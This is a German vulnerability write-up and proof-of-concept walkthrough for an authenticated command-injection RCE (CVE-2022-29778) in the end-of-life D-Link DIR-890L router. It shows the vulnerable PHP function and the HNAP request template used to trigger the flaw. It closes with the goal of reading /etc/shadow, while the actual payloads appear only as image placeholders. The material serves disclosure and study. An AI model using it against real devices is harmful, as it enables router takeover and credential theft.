 tyeyeah/dir-890l-1.20-rce
Analyse und PoC für D-Link DIR-890L RCE (CVE-2022-29778)

Betroffene Version: <= v1.22B01 Hotfix (aktuellste)
Firmware: Hier
Dieses Modell hat das Ende seines Lebenszyklus erreicht. Die mit diesen Produkten verbundenen Ressourcen wurden nicht mehr weiterentwickelt und werden nicht mehr unterstützt.
D-Link Systems, Inc. empfiehlt, diese Produkte auszumustern und durch Produkte zu ersetzen, die Firmware-Updates erhalten.
In der Firmware finden wir eine Funktion getWOLMAC in SetVirtualServerSettings.php
function getWOLMAC($ipv4addr)
{
	$cmd = "scut -p ".$ipv4addr." -f 3 /proc/net/arp";
	setattr("/runtime/wakeonlan/mac", "get", $cmd);
	$mac = get("", "/runtime/wakeonlan/mac");
	del("/runtime/wakeonlan/mac");
	return $mac;
}
$cmd verkettet $ipv4addr direkt in den Befehl ohne Filterung, und sie wird aufgerufen in
		$ipv4addr = get("x", "LocalIPAddress");
        ...
		if($description == "Wake-On-Lan")
		{
			$wolmac = getWOLMAC($ipv4addr);
			set($vsvr_entry.":".$InDeX."/wakeonlan_mac", $wolmac);
		}
Wenn Sie also $description (entspricht dem Namen des virtuellen Servers) auf "Wake-On-Lan" setzen, kann auf den Seiten des virtuellen Servers: /VirtualServer.html eine RCE (Remote Code Execution) auftreten.
Es erfordert Authentifizierung, melden Sie sich daher zuerst an.


Rufen Sie dann die Seite des virtuellen Servers (/VirtualServer.html) auf, die über das Panel nicht erreichbar ist.

Fügen Sie eine Regel mit dem Namen Wake-On-Lan hinzu.


Starten Sie burpsuite vor dem Klick auf Save und fangen Sie das folgende Paket:

POST /HNAP1/ HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/xml
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: text/xml
SOAPACTION: "http://purenetworks.com/HNAP1/SetVirtualServerSettings"
HNAP_AUTH: A4A816AE6CF2AC5537B0EB390FFB591C 1436839665
Content-Length: 765
Origin: http://192.168.0.1
Connection: close
Referer: http://192.168.0.1/VirtualServer.html
Cookie: uid=ZeNYZag3Gw

<?xml version="1.0" encoding="UTF-8"?>
<soap:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/">
	<soap:Body>
		<SetVirtualServerSettings>
			<VirtualServerList>
				<VirtualServerInfo>
					<Enabled>true</Enabled>
					<VirtualServerDescription>Wake-On-Lan</VirtualServerDescription>
					<ExternalPort>1</ExternalPort>
					<InternalPort>1</InternalPort>
					<ProtocolType>TCP</ProtocolType>
					<ProtocolNumber>6</ProtocolNumber>
					<LocalIPAddress>192.168.0.100</LocalIPAddress>
					<ScheduleName></ScheduleName>
				</VirtualServerInfo>
			</VirtualServerList>
		</SetVirtualServerSettings>
	</soap:Body>
</soap:Envelope>

Richten Sie einen HTTP-Server ein und dann:



Verwenden Sie das Modul Repeater, um die RCE (Remote Code Execution) zu testen:




Und wir erhalten:

Testen Sie die Befehlsinjektion und lesen Sie /etc/shadow: